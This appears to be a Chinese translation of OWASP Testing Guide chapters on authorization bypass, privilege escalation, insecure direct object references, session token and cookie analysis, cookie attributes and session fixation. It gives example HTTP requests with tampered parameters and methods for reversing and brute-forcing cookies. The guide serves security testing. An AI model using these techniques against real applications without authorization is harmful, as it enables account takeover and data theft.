- phpBB Attachment Mod Directory Traversal HTTP POST Injection -
<http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html>
- Windows File Pseudonyms: Pwnage and Poetry - <http://www.slideshare.net/BaronZor/windows-file-pseudonyms>

测试授权绕过 (OTG-AUTHZ-002)

综述

这类测试注重于验证每个角色或访问限制文件的特权的授权模式是否良好实现。

对于评估中测试者拥有的每个不同角色，每个功能函数和应用在完成认证环节后的请求，都需要被验证：

- 未认证用户是否可以访问资源？
- 登出后是否可以访问资源？
- 不同角色或权限的用户是否可以访问功能函数和资源？

尝试用管理员用户来访问应用并追踪记录所有的管理功能。

- 普通权限用户是否可以访问管理功能？
- 那些拥有不同权限的用户是否可以使用管理功能（没有该权限）？

如何测试

测试访问管理功能

例如，假设'AddUser.jsp'功能是应用管理功能的一部分，而且他可以通过请求下列URL来访问：

```
https://www.example.com/admin/addUser.jsp
```

然后，下列HTTP请求在调用AddUser功能函数时候被生产：

```
POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
[other HTTP headers]

userID=fakeuser&role=3&group=grp001
```

如果一个非管理员用户尝试执行这个请求会发生什么事情？新用户能被创建么？如果能，新用户能否使用管理员特权？

测试访问不同角色的资源

例如，应用程序使用一个共享目录来为不同的用户存储临时的PDF文件。假设documentABC.pdf应该仅能够被roleA角色的用户test1访问，验证如果角色roleB的用户test2能否访问这个资源。

测试工具

- OWASP WebScarab: [OWASP WebScarab Project](#)
- OWASP Zed Attack Proxy (ZAP)

测试权限提升 (OTG-AUTHZ-003)

综述

这部分描述权限提升问题。在这个阶段中，测试者应该验证用户是否可以修改自己在应用系统中的权限或角色来达成权限提升攻击。

权限提升问题发生在当用户去的访问超出自己正常允许访问的资源或功能时候，而这种权限提升或改变的情况本应该被应用程序阻止。通常原因是应用程序存在漏洞。带来的后果是应用程序执行了更高权限的任务，而这些任务通常是给开发者或者系统管理员使用的。

权限提升的程度取决于攻击者被授权了何种特权和什么特权能够被成功利用。例如，一个程序错误允许成功认证后的用户获得额外的权限，这个情况限制了权限提升程度，因为用户已经被授予了某些权限。类似的，一个远程攻击者不需要任何认证措施就能获得超级用户的权利表明了一个非常大的权限提升程度的例子。

通常，我们把取得更高权限账户资源的情况（如取得应用程序的管理员特权）认为是 垂直权限提升，把取得类似配置账户的资源的情况（如在在线银行应用程序中访问不同用户的信息）认为是 水平权限提升。

如何测试

测试角色/权限操纵

在应用程序的每一个用户可以向数据库创建信息（如，创建支付环节、添加通讯录或发送信息等等），能获取信息（账户状态，订单详情等等）或删除信息（删除用户、消息等等）的部分，都应该记录相关函数功能是否正常。测试者应该以其他用户的身份来尝试访问这些功能来验证是否可以访问这些被用户角色/权限限制的内容（可能被其他用户允许）。

例如：

下面的HTTP POST请求允许属于grp001的用户访问订单 #0001：

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...
groupID=grp001&orderId=0001
```

验证不属于grp001的用户是否可以修改‘groupID’和‘orderId’参数来取得数据访问权限。

又例如：

下面服务器应答表明返回用户成功认证后的HTML中的隐藏表单。

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrtWs4Mn0d32Fs51yDqp; path=/; domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDi1J5fT7Zz; path=/; domain= www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close

<form name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profile" value="SysAdmin">
```

```
<body onload="document.forms.autoriz.submit()">
</td>
</tr>
```

如果测试者修改自己'profile'参数的值为'SysAdmin'会发生什么？是否可能成为管理员？

例如：

在一个情形下，服务器发送错误消息在参数中包含了一系列应答代码的值，如下所示：

```
@0`1`3`3``0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValid`-1`0`0` Notifications`0`0`3`Command Manager`0`0`0` StateTool
StateExecToolBar`0`0`0`FlagsToolBar`0
```

服务器盲目信任用户。他认为用户将会用上面的消息来应答来结束会话。

在这个情形下，验证是否可以通过修改参数值来提升权限。在这个特别的例子中，通过修改 `PVValid` 的值从 '-1' 到 '0'（没有错误条件），就能被服务器认证为管理员用户。

参考资料

白皮书

- Wikipedia - Privilege Escalation: http://en.wikipedia.org/wiki/Privilege_escalation

Tools

- OWASP WebScarab: [OWASP WebScarab Project](#)
- OWASP Zed Attack Proxy (ZAP)

测试不安全直接对象引用 (OTG-AUTHZ-004)

综述

不安全直接对象引用问题发生在应用程序基于用户提供输入来进行直接对象引用过程的时候。通过这个漏洞攻击者能绕过授权过程，直接访问系统资源，例如数据库记录或文件。

不安全的直接对象引用允许攻击者通过修改指向对象的参数值来直接操纵对象，从而绕过授权过程。这些对象可以是其他用户的数据库表单项、系统文件或其他东西。这种问题的产生原因是应用程序采用用户提供的输入，并使用这些输入来绕过授权检查来获得对象资源。

如何测试

测试者首先需要找出应用程序中所有直接引用对象的用户输入的位置。例如，用户输入被用于访问数据库数据行、文件和应用页面的地方等等。接下来测试者应该修改这些应用直接对象的值来判断是否能获得属于其他人的资源，也就是绕过授权过程。

测试直接对象应用最佳的办法需要最少两个（通常更多）用户来覆盖不同所有权和函数功能。例如两个用户访问不同的内容对象（比如购买信息、私人消息等等）和（相关的）不同权限用户（比如管理员用户）来查找是否有直接引用的对象。通过使用多个用户，测试者能够节约宝贵的测试时间用来猜测不同的对象名词，他们可以直接尝试访问数据其他用户的对象。

下面是一些典型的漏洞场景和每一种测试方法：

直接获得数据库数据的参数值

请求样本：

```
http://foo.bar/somepage?invoice=12345
```

在这个例子中，*invoice*参数值被用于索引数据库中的发票表。应用程序接受参数值并用于数据库查询。应用程序返回发票信息给用户。

由于*invoice*的值直接被用于查询中，通过修改这个参数可以获取任何发票对象，无视其拥有对象。为了测试这个案例，测试者应该获得一个属于其他测试用户的发票对象标识（确保在应用程序业务逻辑中这个对象是不应该被查看的），并检查是否可能绕过授权过程来访问该对象。

直接实施系统操作的参数值

请求样本：

```
http://foo.bar/changepassword?user=someuser
```

在这个案例中，*user*参数值被用于告诉应用程序应该修改哪个用户的密码。在许多案例中这可能是向导中的一部分或者多个步骤操作中的一部分。在最初的步骤中应用程序会获得修改用户密码的请求，在下一个步骤中用户会提供一个新密码（并不询问当前密码）。

*user*参数被直接用于标识将要修改密码操作的用户对象。为了测试这个案例，测试者应该尝试提供一个不同测试用户的用户名，并检查是否能修改其他用户的密码。

直接获得系统文件资源的参数值

请求样本：

```
http://foo.bar/showImage?img=img00011
```

在这个例子中`file`参数值被用于告诉应用程序用户需要获取那个文件。通过提供不同名称或标识的文件（比如`file=image00012.jpg`），攻击者可能能够获得属于其他用户的文件。

为了测试这个案例，测试者应该获得一个该用户不应该能访问的对象标识，并将他作为`file`参数值来获取这个对象。注意：这个漏洞经常被结合目录/路径遍历漏洞中一起利用（参见相关[测试目录遍历章节]）。

直接访问应用程序功能函数的参数值

请求样本：

```
http://foo.bar/accessPage?menuItem=12
```

在这个例子中，`menuItem`参数值被用于告诉应用程序用户希望访问哪个目录项（某个应用功能对象）。假设用户被限制，只有访问目录项1、2和3的链接。通过修改`menuItem`参数值，可能绕过授权过程并使用额外的程序功能。为了测试这个案例，测试者需要鉴别决定目录项的位置（功能），找出测试用户能使用的所有功能并尝试访问其他功能。

在上面这些例子中，修改单个参数就能起到很大作用。然而有时候对象引用可能被分割为多个参数，测试者需要做出相关调整。

参考资料

- [Top 10 2013-A4-Insecure Direct Object References](#)

会话管理测试

任何web应用程序的核心内容之一是控制和维持用户交互状态的机制。这通常被认为是会话管理，定义为一系列用于管理用户和web应用系统交互状态的措施。这广泛覆盖了从用户如何认证到他们登出时发生的任何事情。

HTTP是一个无状态的协议，意味着web服务器在相应用户请求时不需要联系其他请求。但甚至有时是简单的应用程序逻辑也可能需要通过一个“会话”来关联用户发送的多个请求。这便需要第三方解决方案的介入，通过现有的中间件或web服务器解决方案或者是定制的开发任务。大多数流行的web应用环境，如ASP和PHP，都给开发者提供了内置的会话处理例程。通常会提到一些身份令牌，被称作“会话ID”或者Cookie。

web应用程序有许多方法和用户交互。每种方法可以由于站点不同、安全等级不同和应用可用性要求不同而各不相同。同时也存在适用的应用程序开发安全实践，比如在[OWASP Guide to Building Secure Web Applications](#)中提到的。在软件提供者的需求和预期中考虑应用程序安全是非常重要的。

这个章节覆盖如下主题：

- [会话管理绕过测试 \(OTG-SESS-001\)](#)
- [Cookies属性测试 \(OTG-SESS-002\)](#)
- [会话固定测试 \(OTG-SESS-003\)](#)
- [会话令牌泄露测试 \(OTG-SESS-004\)](#)
- [跨站点请求伪造 \(CSRF\) 测试 \(OTG-SESS-005\)](#)
- [登出功能测试 \(OTG-SESS-006\)](#)
- [会话超时测试 \(OTG-SESS-007\)](#)
- [会话令牌重载测试 \(OTG-SESS-008\)](#)

测试会话管理绕过 (OTG-SESS-001)

综述

为了避免在网站或者服务中每一个页面都要认证，web应用程序实现了不同的机制来保存和验证一定时间内的用户登陆凭证。这些机制被称做会话管理，他们在增强用户易用性和友好性上非常重要，同时也可能被渗透测试人员理由来获取账户权限。

在这个测试中，测试者想要检查cookie状态和其他用安全和不可预测方法产生的会话令牌。攻击者如果能预测和伪造一个弱的cookie，就能很容易劫持合法用户的会话。

Cookie被用于实现会话管理，并在RFC 2965中详细描述。简单来说，当一个用户访问了一个应用程序，这个应用程序需要在多个请求中跟踪记录用户身份和行为，服务器端产生cookie，发送给客户端。然后客户端将在cookie过期或被摧毁之前的每一个连接中发送该cookie回服务器。存储在cookie中的数据能提供给服务器大量关于用户身份的信息，以及到目前为止的行为和用户的偏好信息等等。因此为像HTTP一样的无状态协议提供一个状态。

一个典型的例子就在线商店购物车。在用户会话周期内，应用程序必须跟踪用户身份，个人资料和已经选择的产品、数量、单价、折扣等等。cookie是一个有效存储和传递这些信息的方法（其他方法是通过URL参数和隐藏域）。

取决于cookie中保存的数据的重要性，他们在应用系统安全中处于重要的地位。如果能伪造cookie可能导致合法用户的会话被劫持，或者获得更高的权限，或更加一般的影响是通过未授权途径访问应用。

在这个测试者，测试者必须检查客户端中保存的cookie是否能经受住一系列广范围的攻击，特别是目的是干涉合法用户和应用程序本身的攻击。总的来说，目的是能够通过伪造，使cookie被认为是合法的，并能通过他们获取一系列非授权的访问能力（会话劫持、权限提升等等）。

通常攻击的主要模式步骤有这么几种：

- **cookie 收集:** 收集大量的cookie样本；
- **cookie 逆向:** 分析cookie生成算法；
- **cookie 操纵:** 伪造合法cookie来实施攻击。最后一步可能需要大量的尝试，取决于cookie是如何被生成的（cookie暴力破解攻击）。

另一种攻击模式是cookie溢出。严格来说，这种攻击的本质是不同的，因为攻击者不是为了重建完美合法的cookie，相对的，他的目标是使内存区域溢出，来干涉应用程序的正确行动，可能注入（和远程执行）恶意代码。

如何测试

黑盒测试和相关例子

所有客户端和应用程序的交互应该根据下面几个准则进行测试：

- 所有Set-Cookie指示符中是否标记了Secure属性？
- 有任何cookie操作发生在非加密传输信道中么？
- cookie能强制在非加密信道中传输么？
- 如果是这样，应用程序如何保证安全？
- 有任何持久化的cookie么？
- 持久化的Cookie设置了什么过期时间，这些时间是否合理？
- 有没有临时cookie被设置成持久的？
- 有什么HTTP/1.1 Cache-Control 设置被用于保护cookie？
- 有什么HTTP/1.0 Cache-Control 设置被用于保护cookie？

Cookie 收集

操纵cookie的第一步是弄明白应用程序如何创建和管理cookie。在这个任务中，测试者必须试着回答下面问题：

- 应用程序使用了多少cookie？
 - 浏览应用，记录cookie何时被创建。制作一个收集的cookie列表，和设置cookie的页面（含有set-cookie指示符），和他们的有效域名、数值和特性。
- 应用程序的哪些部分生成或修改cookie？
 - 浏览应用，找出保持不变的cookie和被修改的cookie。找出是什么项目导致修改cookie？
- 应用程序的哪些部分需要cookie来访问和使用？
 - 找出那些需要cookie的部分。访问一个页面，然后尝试不使用cookie再次访问，或者修改cookie的数值。试着找出使用的cookie的对于关系。

使用电子表格来对应每个cookie和相关应用程序部分以及相关信息作为这阶段中有价值的输出成果。

会话分析

会话令牌（cookie、会话ID、表单隐藏域）本身应该被检查，来确保他们从安全角度来看是好的。可以通过测试他们的随机性、独特性、抗统计和密码学分析能力以及信息泄露等标准来确定。

- 令牌结构和信息泄露

第一阶段是检查应用程序提供的会话ID的结构和内容。一个常见的错误是在令牌中包含特定的数据，而不是提供一个引用标识来索引真正存放在服务器端的数据。

如果会话ID是明文的，他的结构和数据就很容易观察到，如：

```
192.168.100.1:owaspuser:password:15:58
```

如果整个令牌都是被编码或哈希化的，应该通过一些不同的技巧来检查是否存在明显的混淆。比如“192.168.100.1:owaspuser:password:15:58”可以表示为十六进制编码、Base64编码和MD5散列：

```
Hex      3139322E3136382E3130302E313A6F77617370757365723A70617373776F72643A31353A3538
Base64    MTkyLjE20C4xMDAuMTpvd2FzchVzZXi6cGFzc3dvcnQ6MTU6NTg
MD5      01c2fc4f0a817af8366689bd29dd40a
```

如果成功识别出混淆的形式，就有可能解码获得原始数据。但是在大多数情况下，不太现实。即使是这样，枚举消息编码的格式也是非常有用的。进一步说，如果令牌格式和混淆形式都能推断出来，那么自动化的暴力破解攻击就能够设计。

一些混合令牌可能包含ID地址和编码后的用户鉴别信息，比如如下形式：

```
owaspuser:192.168.100.1: a7656fafe94dae72b1e1487670148412
```

在分析完单个会话令牌后，就该检查典型样本。对令牌的简单分析应该能立即揭示明显的结构模式。比如，一个32位令牌可能包含16位静态数据和16位变量数据。这暗示前16位可能是表示用户的固定属性（如用户名或IP地址）。如果后16位数据块以常规频率递增，那么可能暗示是一个生产序列或就是时间序列元素。参见下面的例子。

如果能识别出令牌的静态元素，就需要收集更多的样本，一次改变一个潜在输入。比如，通过不同用户或不同IP地址的登陆尝试次数可能改变会话令牌的静态部分。

下面的问题应该在测试会话ID结构中考虑到：

- 会话ID哪个部分的静态的？

- 会话ID中存储了什么明文的凭证信息？（如用户名，UID，IP地址等）
- 还存储了什么可以轻易解码的凭证信息？
- 从会话ID的结构中能推断出什么信息？
- 会话ID的什么部分在同样的登陆条件下都是静态的？
- 在会话ID中有什么明显模式表示是一个整体的部分或个别的部分？

会话ID的可预测性和随机性

分析会话ID的变量部分是接下来要做的事情，来建立任何已经识别出来的东西和预测的模式。这些分析可能需要手动实施，包括定制、统计和密码学分析来推断会话ID的内容模式。手动检查应该包括对比相同登陆情况下的会话ID，如同样的用户名、密码、IP地址等。

时间是一个重要的控制因素。需要在相同时间窗口内发出大量同步连接来收集样本，并维持变量不变。甚至50ms或更少的分割也可能过于粗糙，通过这个方法采集的样本可能会错过用来揭示基于时间的组件。

变量应该多次分析来决定他们是不是自然增长的。当他们是递增的，可以研究是否存在相对于绝对时间或流逝时间的模式。许多系统使用时间作为伪随机数发生器的种子。如果这些ID模式看上去是随机的，那么也可以把对时间或其他环境变量的单向哈希的情况列入考虑中。通常，密码哈希算法的结果是一个可以鉴别的十进制或十六进制的数字。

在分析会话序列时，模式或循环、静态元素和客户端依赖都应该被考虑有可能涉及令牌结构或其中的程序功能函数中。

- 会话ID能证明是完全随机的么？是否可以重现结果？
- 同样的输入条件和能产生同样的ID么？
- 会话ID能被证明能对抗统计或密码学分析么？
- 会话ID中的什么元素可能和时间相关？
- 会话ID中的什么部分是可预测的？
- 给定整个生成算法的所有信息和之前的ID能推断出下一个ID么？

Cookie 逆向

既然测试者可以枚举cookie，且知道他们是使用途径，是时候来更加仔细考察cookie有什么有趣的地方了。测试者对什么样的cookie更感兴趣呢？一个提供安全的会话管理的cookie，必须包含一系列特性，来保护不被其他攻击。

这些特性总结为如下几点：

1. 不可预测性：一个cookie必须包含一下难以猜测的数据。越难以伪造合法cookie，就越不容易破坏合法用户的会话。如果一个攻击者能够猜测合法用户正使用的cookie，也就能全面模仿该用户（会话劫持）。为了使cookie不可预测，随机变量和密码学应该被使用。
2. 抗篡改：一个cookie必须抵抗恶意的修改企图。如果测试者获得了一个像 IsAdmin=No 的cookie，明显可以通过这个字段他来获得管理权限，除非应用程序进行了多重的检查（比如，在cookie后增加了该数值的加密哈希作为验证）。
3. 有效期限：一个重要的cookie必须只能在一定的时间内有效，必须在使用后从磁盘或内存中删除来避免重放攻击。这对于那些不太重要的数据不太适用，他们可能需要在不同会话之间传递（比如在网站外观偏好信息）。
4. “Secure” 标志：一个对完整性要求的会话cookie应该带有这个标志，来保证他们只在加密信道中进行传输，防止被监听。

在这里使用到的方法是收集充分多的cookie实例，并从他们值中寻找出特点的模式。“充分”的确切意义需要具体情况具体分析，如果cookie生成模式很容易被破解，几条就够了，如果测试者需要进行数学分析（如，卡方检验chi-squares，吸引子attractors。更多信息见后文），那就需要数千条才行。

重点是特别要注意应用程序的工作流，因为会话状态可能会严重影响收集到的cookie。在进行认证前收集的cookie，和认证后去的的cookie可能大不相同。

另一个需要考虑的因素是时间。总是记录cookie取得时候的确切时间，因为很有可能时间在cookie中会扮演重要角色（服务器可能将时间戳作为cookie值的一部分）。时间记录可以是本地时间或是HTTP响应中的服务器上的时间戳（或两者都记录）。

当分析收集到的数值的时候，测试者应该找出所有可能影响cookie数值的变量，并试着一个一个地改变他们。将修改过的cookie发回服务器可能有利于理解应用程序是如何读取并处理cookie的方法。

在这个阶段，一些实施的检查例子包括：

- cookie中用到了哪些字符集？是数值型的？字母和数字？十六进制？如果测试者使用不在预期集合里面的字符会发生什么？
- cookie是由多个子部分组合而成的么？这些不同的部分如何分割的？通过分隔符么？

有些部分可能会经常变化，也有些可能是常量，还有些可能在一部分范围内进行选择。分解cookie的各个部分是分析的基础。

一个很容易就能了解的cookie结构的例子：

```
ID=5a0acf7ffeb919;CR=1;TM=1120514521;LM=1120514521;S=j3am5KzC4v01ba3q
```

这个例子展示了5个变量，包含不同类型的数据：

```
ID - 十六进制  
CR - 小整数  
TM and LM - 大整数（有趣的是他们相同，可能值得修改其中之一）  
S - 数字和字母
```

甚至有时没有分隔符，但是足够多的样本也能提供帮助。比如，下面的序列：

```
0123456789abcdef
```

暴力破解攻击

暴力破解攻击不可避免涉及到了概率和随机性。会话ID的变化必须和应用程序会话持续长度和超时机制相互联系。如果会话ID的变化比较小，而且有效持久性比较长，那么暴力破解的成功概率就会更加大。

一个长的会话ID（或者每次变化很大的ID）和一个较短有效时间的间隔的ID可能难以使用暴力破解成功攻击。

- 暴力搜索所有可能的会话ID需要多久？
- 会话ID空间是否足够大来防止暴力破解？比如，密钥的长度在其有效生命周期内充分大。
- 不同会话ID的连接请求是否有延迟机制来减轻暴力攻击的风险？

灰盒测试和相关例子

如果测试者能够接触到会话管理机制的实现部分，应该检查如下地方：

- 随机会话令牌
 - 客户端的会话ID或cookie应该不能轻易被预测（不要使用基于可预测变量的线性算法如客户端IP地址）。使用加密算法的密钥长度建议在256位（以AES为例）。
- 令牌长度
 - 会话ID长度应该至少50个字符。
- 会话超时
 - 会话令牌应该有一个预设的超时时间（依赖于应用程序数据的重要程度）。
- Cookie配置
 - non-persistent: 只存于RAM内存中
 - secure （只能用户HTTPS信道） Set Cookie: cookie=data; path=/; domain=.aaa.it; secure

- **HTTPOnly** (无法被脚本读取) Set cookie: cookie=data; path=/; domain=.aaa.it; HTTPOnly

更多信息参见：[测试cookie属性](#)

测试工具

- OWASP Zed Attack Proxy Project (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project - features a session token analysis mechanism.
- Burp Sequencer - <http://www.portswigger.net/suite/sequencer.html>
- Foundstone CookieDigger - <http://www.mcafee.com/us/downloads/free-tools/cockiedigger.aspx>
- YEHG's JHijack - <https://www.owasp.org/index.php/JHijack>

参考资料

白皮书

- RFC 2965 "HTTP State Management Mechanism"
- RFC 1750 "Randomness Recommendations for Security"
- Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis" (2001): <http://lcamtuf.coredump.cx/oldtcp/tcpseq.html>
- Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis - One Year Later" (2002): <http://lcamtuf.coredump.cx/newtcp/>
- Correlation Coefficient: <http://mathworld.wolfram.com/CorrelationCoefficient.html>
- Darrin Barrall: "Automated Cookie Analysis" – <http://www.spidynamics.com/assets/documents/SPIcookies.pdf>
- ENT: <http://fourmilab.ch/random/>
- <http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html>
- Gunter Ollmann: "Web Based Session Management" - <http://www.technicalinfo.net>
- Matteo Meucci:"MMS Spoofing" - http://www.owasp.org/images/7/72/MMS_Spoofing.ppt

视频资料

- Session Hijacking in Webgoat Lesson - http://yehg.net/lab/pr0js/training/view/owasp/webgoat/WebGoat_SessionMan_SessionHijackingWithJHijack/

相关安全资料

会话管理漏洞的描述

参见OWASP的关于[会话管理漏洞](#)的文章。

会话管理对抗措施的描述

参见OWASP的关于[会话管理对抗措施](#)的文章。

如何避免会话管理漏洞

参见[OWASP开发指南](#)中关于[避免会话管理漏洞](#)的文章。

如何针对会话管理漏洞审查代码

参见[OWASP代码评估指南](#)中关于[审查会话管理](#)的文章。

测试Cookies属性 (OTG-SESS-002)

综述

Cookie通常是恶意用户的重点攻击向量，应用程序需要尽力保护cookie。本章节注重于应用程序如何在分配cookie时采取必需的保护措施，以及如何测试这些属性被正确配置。

安全使用Cookie的重要性常常不被理解，特别是在动态应用程序中，往往需要在如HTTP之类的无状态协议中维持一定的状态。为了理解cookie的重要性，首先必须理解他们的主要用途是什么。这些主要功能通常包括会话授权和认证令牌或者临时的数据容器。因此，如果攻击者获得了一个会话令牌（比如，通过跨站脚本漏洞或在未加密会话中嗅探），那么他们就能使用这些cookie劫持一个合法的会话。

此外，cookie也用于在多个请求中维持状态。由于HTTP是无状态的，服务器在缺少某种鉴别标识时不能确定一个请求是当前会话的一部分或者是其他新的会话的开始。这些标识符通常就是cookie，其他方法也有可能。许多不同类型的应用程序需要在多个请求中维持会话状态。在线商店就是其中一种应用。用户添加多个商品进入购物车，这些数据必须在之后的请求中也使用到。cookie在这个场景下通常被采用，通过应用程序使用Set-Cookie指示符来设定，通常是名字=内容的形式（如果启用了cookie，并被支持，通常被所有的现代浏览器支持）。一旦应用程序告诉浏览器使用特定的cookie，浏览器就会在随后的请求中都带上该cookie。cookie能包含的数据可能是在线购物车的商品、价格、数量、个人信息、用户ID等等。

取决于cookie的敏感属性，他们通常被编码或加密来包含其中的数据。通常多个cookie会在请求中设置（通过分号分隔）。比如在在线商店的例子中，当用户添加多个商品到购物车时候，一个新的cookie可能被设置。此外，通常当用户登录时也有一个cookie用于认证（比如前文的会话令牌），以及多个其他的cookie用于鉴别用户希望购买的商品和他们的辅助信息（如价格、数量）。

一旦测试这理解cookie如何被设置，何时被设置，其用途是什么，为什么使用，以及其重要程度，那么测试者应该查看这些cookie设置了什么属性，以及如何测试他们的安全性。下面是一系列每个cookie能够被设置的属性以及其意义。下一章节会关注如何测试每个属性。

- **secure** - 这个属性告诉浏览器该cookie只能通过安全的信道传输，如HTTPS。这将有助于防止从未加密信道进行请求传输。如果应用程序可以通过HTTP和HTTPS访问，那么cookie可能被明文发送。
- **HttpOnly** - 这个属性被用于防止跨站脚本等攻击，因为他不允许通过客户端脚本如JavaScript获取Cookie。值得注意，不是所有的浏览器支持这项功能。
- **domain** - 这个属性用于比较服务器请求的URL域名。如果该域名符合设置的domain或者是其子域，那么再检查path属性。

注意只有特定域名的主机才能设置cookie的domain属性。domain属性也不能是顶级域名（如.gov或.com）来防止为其他域设置任意属性。如果domain属性没有设置，那么产生cookie的服务器域名被用于作为默认domain属性。

举例说明，如果cookie在app.mydomain.com中设置，并且没有domain属性，那么cookie会在所有接下来的app.mydomain.com以及其子域（如hacker.app.mydomain.com）中提交，但不会在otherapp.mydomain.com中出现。如果开发者希望宽松限制，那么他们应该将该domain属性设置为mydomain.com。在这个例子中，cookie能被发送到app.mydomain.com及其子域名，如hacker.app.mydomain.com，甚至是bank.mydomain.com。如果一个在子域上的漏洞服务器（如otherapp.mydomain.com），且domain属性过于宽松（如mydomain.com），那么漏洞服务器可以用来获取cookie（比如会话令牌）。

- **path** - domain属性的额外部分，判断特定路径的合法URL。如果域名和路径都符合，请求中会附上该cookie。如同domain属性一样，如果path属性也过于宽松，可能导致相同服务器的其他应用程序获取该cookie的漏洞。比如，如果path属性被设置为服务器根目录“/”，那么应用程序cookie可以在相同域名下的所有路径中发送。
- **expires** - 这个属性用于设置持久性的cookie，cookie在设置日期前不会过期。持久化的cookie被用于浏览器会话和随后

的会话，直到过期为止。一旦过期，浏览器会删除这个cookie。相对的，如果这个属性没有被设置，那么这个cookie仅在当前浏览器会话生命周期内才有效，当会话结束后将被删除。

如何测试

黑盒测试

如何测试**cookie**属性漏洞：

通过使用中间代理软件或流量劫持插件，捕获所有设置cookie的浏览器响应（使用Set-cookie指示符），检查下面的属性：

- Secure 属性 - 当cookie包含敏感信息，或者是一个会话令牌的时候，他必须总是通过加密信道进行传输。例如，在应用程序登陆后，通过cookie设置了一个会话令牌，接着验证是否标记了“;secure”标志。如果没有这个标志，浏览器会将他通过不加密的信道，如HTTP，进行传输，可能导致攻击者获得用户提交的cookie。
- HttpOnly 属性 - 这个属性应该总是存在，即使不是所有浏览器都支持。他阻止cookie被客户端脚本获得，虽然不能消除跨站脚本风险但可以消除一些攻击向量。检查是否存在“;HttpOnly”标识。
- Domain 属性 - 验证domain属性没有被设置过分宽松。正如上面提到的，应该仅仅设置为服务器需要接收cookie的域名。比如，app.mysite.com应该设置为”; domain=app.mysite.com”而不是”; domain=.mysite.com”，因为这会允许潜在漏洞服务器获得cookie。
- Path 属性 - 验证path属性也没有设置过分宽松，如domain属性一样。甚至如果Domain属性被设置非常严格，path属性却是“/”根目录，那么可能被服务器上部分低安全的应用程序发现漏洞。例如，应用程序部署在“/myapp/”，验证path被设置为”; path=/myapp/”而不是”; path=” 或者 ”; path=/myapp”。注意，尾斜杠“/”必须使用，否则，浏览器会将cookie发送给任何匹配“myapp”，比如“myapp-exploited”。
- Expires 属性 - 如果这个属性被设置为未来的时刻，验证cookie是否包含任何敏感信息。例如，如果cookie设置为”; expires=Sun, 31-Jul-2016 13:45:29 GMT”而现在是2014年7月31日，那么测试者应该检查这个cookie。如果cookie是会话令牌，并存储在用户磁盘中，攻击者或者是本地用户（比如管理员）就能读取这个cookie，并在过期日期使用这个令牌来访问应用系统。

测试工具

代理工具：

- [OWASP Zed Attack Proxy Project](#)

浏览器插件：

- “TamperIE” for Internet Explorer - <http://www.bayden.com/TamperIE/>
- Adam Judson: “Tamper Data” for Firefox - <https://addons.mozilla.org/en-US/firefox/addon/966>

参考资料

白皮书

- RFC 2965 - HTTP State Management Mechanism - <http://tools.ietf.org/html/rfc2965>
- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 - <http://tools.ietf.org/html/rfc2616>
- The important "expires" attribute of Set-Cookie <http://seckb.yehg.net/2012/02/important-expires-attribute-of-set.html>
- HttpOnly Session ID in URL and Page Body <http://seckb.yehg.net/2012/06/httponly-session-id-in-url-and-page.html>

测试会话固定 (OTG-SESS-003)

综述

当应用程序在用户成功登陆之后不更新他们的会话cookie时候，那么有可能存在会话固定的漏洞，使得攻击者可以偷取用户会话（会话劫持）。

会话固定漏洞在下面情况下会发生：

- 应用程序在没有销毁已经存在的会话ID的情况下进行用户认证，因此可以继续使用该会话ID。
- 攻击者可以强制用户使用一个已知的会话ID，一旦用户通过验证，攻击者就可以访问这个已知的认证后的会话。

会话固定漏洞通常的利用过程是，攻击者在web应用程序上创建新的会话，并记录相关的会话ID。然后诱使受害者使用该会话ID进行再次认证，借此来获得能够访问用户账户的合法会话。

更进一步来说，那些在HTTP上赋予会话ID，并重定向到HTTPS登录表单中的过程中也可能存在这问题。如果会话ID不在用户认证过程中重新生成，攻击者仍然能够监听并盗取该会话ID，进而劫持该会话。

如何测试

黑盒测试

测试会话固定漏洞：

第一步是向被测站点发出请求（如www.example.com）。假设测试者发起如下请求：

```
GET www.example.com
```

可能获得如下响应：

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=Cp1254
Content-Language: en-US
```

应用程序设置了一个新的会话标识 JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1。

接着，如果测试者能通过如下HTTPS POST请求获取认证：

```
POST https://www.example.com/authentication.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.16) Gecko/20080702 Firefox/2.0.0.16
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com
```

```

Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57

Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in

```

可以观察到如下响应：

```

HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...

```

